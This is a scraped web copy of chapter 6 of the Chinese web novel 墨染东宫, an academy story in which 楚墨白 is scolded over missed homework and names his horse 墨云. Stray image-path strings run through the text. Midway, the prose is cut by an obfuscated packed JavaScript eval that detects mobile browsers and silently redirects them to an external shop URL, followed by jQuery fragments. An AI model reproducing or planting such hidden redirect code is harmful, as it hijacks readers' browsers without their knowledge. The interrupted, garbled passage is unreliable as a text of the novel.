文趣网 > 都市小说 > 墨染东宫 > 6. 第6章
    第二天,楚墨白浑身跟散了架一样,顶着黑眼圈恍若游魂般飘在连廊上。

    一路上此起彼伏地“楚师兄早!”

    “墨白兄早!”楚墨白不动脑子,每个都点头回应,继续往天字一号班飘去。

    等他落座后,周遭的目光打量才叫他回过神来。

    嗯?今日怎么感觉他们的目光多了些热切。

    楚墨白扫视着班内学子,不似以往,人人都回避他的目光,不少人都冲他点头示意。

    除了华南业仍是一如既往地怒视着他。

    “咳咳。”楚墨白身后的学子假装咳嗽两声,低声道:“楚…楚师兄,您今日有空驭马吗?”他想摸摸踏雪!

    楚墨白回过头,一俊朗少年正兴致盎然地看着他。

    “我…我叫肖云飞。你叫我云飞就行。”

    在多情眸子注视下,肖云飞脸上飘过一丝红晕,有些羞涩挠头,这双眼似狐似媚,往日不曾觉得,今日一看,心都得化半截。

    不过比起表妹,还是表妹更让他心软。

    楚墨白发现周遭有不少人都在竖着耳朵听他们的对话,颇有些惊奇,这些人往日里对他爱答不理,今日怎么转了性子?

    肖云飞见楚墨白没回应,有些低落:“如果楚师兄今日不方便,改日也行的!”

    他是真的想摸摸踏雪,他那日站在最里面,是亲眼目睹楚墨白骑着踏雪自他面前飞奔而过,胜了华南业。

    他本也是权贵之家,他能在天字一号班自然也是经过了考测的,楚墨白处处靠着镇国公名号,他自然也不喜。

    素日里也不曾搭理楚墨白,没想到昨日当真让他刮目相看,或许他不该以貌取人,山长能收他当弟子,定有道理的。

    他不该质疑山长的决定,肖云飞如是想。

    楚墨白茫然之中,点了个头,这人刚说啥来着?

    肖云飞原本只是想试试,没想到他竟真的答应了,一高兴,心疼地将偷藏的点心给了一块给楚墨白。

    “多谢楚师兄,这枣泥糕是我表妹做的,给您尝尝。”

    他三请四求,还答应了好些条件,才求得表妹答应给他做的,可好吃了,就是给出去好心痛,纵使楚墨白答应了,也只小气吧啦的给了一块。

    楚墨白将点心丢入口中,这人心思细腻,点心极为小巧精致,一口一个,正适合午后饥肠辘辘之际食用。

    竖起耳朵听的周遭人一见肖云飞获得楚墨白的同意了,纷纷围过来:“楚师兄,我也想摸摸踏雪,您看可以吗?”

    “我也想!”

    他们当然也不一定是真的想看踏雪,但也想放下偏见,山长曾教导他们,耳听为虚,眼见为实,接触过才知为人。

    楚墨白刚咽下点心,还没来得及说话。

    “肃静!”

    周夫子站在门口眉头轻挑,脸色极为严肃,已到了授课时间,如此喧闹成何体统!

    熟知周夫子性子的学子们一窝蜂的散了,纷纷回到位置上坐着静待上课。

    周夫子沉着脸,将戒尺搁在书案上,望向某处:“楚墨白!”

    楚墨白一激灵恭恭敬敬的站起来:“在!”

    昨日之事闹得沸沸扬扬,他自然也听说了,周夫子看着闹出诸多事宜的楚墨白,沉声道:“你的功课呢?”

    楚墨白不明所以,偏头望向身侧的萧容执,指望他给点儿提示,萧容执正拿起砚台细细研墨的手一顿。“太子殿下的功课早已给了我,你的呢?”

    周夫子的话一出,楚墨白顿时想起来了,周夫子在他入学时就罚他与萧容执双倍功课了,这些天忙着适应书院,他给忘到九霄云外了。

    周夫子见楚墨白支支吾吾地好半天不肯回话,就知他忘了这事儿,气笑了:“好好好,本夫子谅你初来咋到,不曾催促你,你竟然忘了。”

    楚墨白只觉得冤得不行,这些天他晕头转向的,哪还记得功课一事,太子师兄自己完成了,竟也不提醒他,太不厚道了。枉他昨日还觉得太子殿下是个好人。

    周夫子丢下一本书,“这几日看完,写篇策论交与我,前几日的也别再忘了,不然罪再加一等。”

    楚墨白默默收起书,心想太子不会是故意不提醒他的吧,偷瞄了一眼周夫子的脸色,看来偷懒不了。

    坐下时楚墨白动作一僵,撑着最后的倔强,缓慢坐下,犹如几十岁的老翁弓腰驼背。

    昨天拼着一口气硬是赢了比赛,但他也着实不好受。虽是上了药,但磨破皮的地方是真真的疼。

    萧容执不着痕迹的扫了一眼萎靡不振的楚墨白,正正巧对上一双哀怨的眸子,里面充满了控诉。

    肖云飞翻开书本,抬头正好看见太子殿下挺直了腰杆,似乎比往日挺得更直了,让人觉得还有些心虚的僵硬。

    肖云飞有些好笑的甩了下头,太子殿下怎么可能觉得心虚呢,肯定是他想多了,太子殿下只是在认真听讲而已。

    周夫子开始授课了,他要向太子学习。

    结束授课后,周夫子意味不明的盯着楚墨白看了一眼,冷哼一声走了,不难看出若是这次楚墨白还未完成,他定是要再找他麻烦的。

    授课一结束楚墨白被肖云飞半道拦截,说是要去看踏雪,楚墨白才想起方才授课前,肖云飞曾找他说了什么,原来是去看踏雪,其余几个也颇为期待的看着他,不好违众人的意思。

    楚墨白只好眼睁睁地看着萧容执走了,观其背影,他竟看出师兄颇有些落荒而逃的架势,转身伙同几人一起去了马厩。

    ......

    马厩建在演武场东侧,青砖砌墙,檐角微微翘起,覆着瓦片,门口尚且挂着褪了色的红绸,厩内宽敞,一字排开十余个马槽,槽身被磨得光滑发亮,角落里还堆着甘草。

    见有人推门进来,马儿们都有些浮躁,或打个响鼻,或安静埋头吃草。

    不难看出有人精心饲养这些马儿,怪不得个个膘肥体壮,毛色油亮。

    最里间的马槽间,墙上还挂着马鞭,笼头等用具,里面两匹马正悠闲在里踱步

    踏雪正腻在玉狮子身旁,嚼着黄豆,不时马尾还甩着驱赶蚊虫

    “快看是踏雪,还有太子殿下的玉镜。”玉镜扫了一眼咋咋呼呼的几人,甩着尾沉稳的走开了,不愿搭理这些人,徒留踏雪在原地。

    踏雪看到当中的楚墨白,认出是主人,遂踱步过来

    少年走过去,轻抚马颈,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17886058|212536||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    惹得踏雪亲昵的蹭了蹭他的掌心。

    楚墨白心中五味杂陈,他昨日能赢全靠踏雪。

    “楚师兄,太子殿下对你真好,把踏雪给你了。”

    楚墨白看着艳慕不已的肖云飞:“这马厩之中的马,难道不是随意挑选?”

    不然这书院这般多的学子,哪能人人都拥有一匹,真要做到这种程度,真得怀疑这书院背后之人到底是谁。

    这些马可不逊军马,甚至玉镜与踏雪,比他看到过的军马都还要好上不少。

    太子随手递给他,他随手就接了,听肖云飞这意思,这马以后就属于他一个人的了。

    肖云飞讶然:“你不知道吗?马厩之中其他马的确是可随意挑选的,并无特定的主人,”

    “不过玉镜与乌云踏雪是例外,这是独属太子殿下的,他既给了你,你当然是这匹马的主人了。”

    “说起来,这玉狮子太子殿下赐名玉镜,只这乌云踏雪,太子偶尔才会骑上一回,踏雪还未正式赐名呢。”

    若不是因为踏雪是太子殿下的,现在又给了楚墨白,他们怎么会需要经过楚墨白的意见才能来看踏雪。

    当然早就自己来马厩看它了,看太子的意思,似乎并无意当踏雪的主人,乌云踏雪并未正式赐名,为方便称呼,故而众人才以踏雪为名暂时称呼着。

    如今都有主人了,当然得正式赐名才行,马被赐名,才能代表主人接受它。

    “你们说叫什么比较好?”

    肖云飞见楚墨白还在沉思,扭头问其他人。

    众人七嘴八舌的讨论着:“就叫踏雪!”

    “俗不俗,这名就是随意叫叫,怎么能正式喊这个,要我说就叫,就叫飞毛腿吧!跑得快!”

    “咦,枉你还是才高八斗的书生,这名连我奶都不兴取。”

    取飞毛腿的人不乐意了,:“那你说叫什么名?”

    “啧,要我说啊,叫千里也成?日行千里,一看就是好马。”

    踏雪也在一旁配合喷着鼻息,好似在说,它也想要个名字,踏雪颇有灵性的去咬楚墨白的袖子,大有不给它取名,就不让他走的架势。

    “千里也俗。”“俗俗俗,啥都俗,我看你最俗。”

    闹将起来的众人开始嘻嘻哈哈相互打趣

    楚墨白咋闻踏雪的来历,胸口一阵温烫酥麻,恨不得立时去找萧容执问清楚,是怎么回事,不过现在当务之急是给踏雪取名

    “墨云。”

    还在议论中的学子纷纷望向发声之人,楚墨白一脸认真,眉目柔和:“就叫墨云吧。”

    踏雪,不,应该叫墨云了,欢快的嘶鸣一声,松开了楚墨白的袖子,开始蹦跳着去找玉镜炫耀,它喜欢这个名字。

    “墨云,有黑有白,与它这乌云踏雪极为相配!不错。”

    “而且楚师兄名字也是有黑有白,当真是神奇,这马怕不是天生就该楚师兄得?”少年们嘻嘻哈哈笑成一团,楚墨白也笑,墨云,墨云,当真是极好的马。

    纵使他还是怕其他马,但他却不再怕墨云了。

    想起墨云的来历,楚墨白垂下眸,无人知他此刻在想啥,或许是想起来了原本这匹马的主人吧。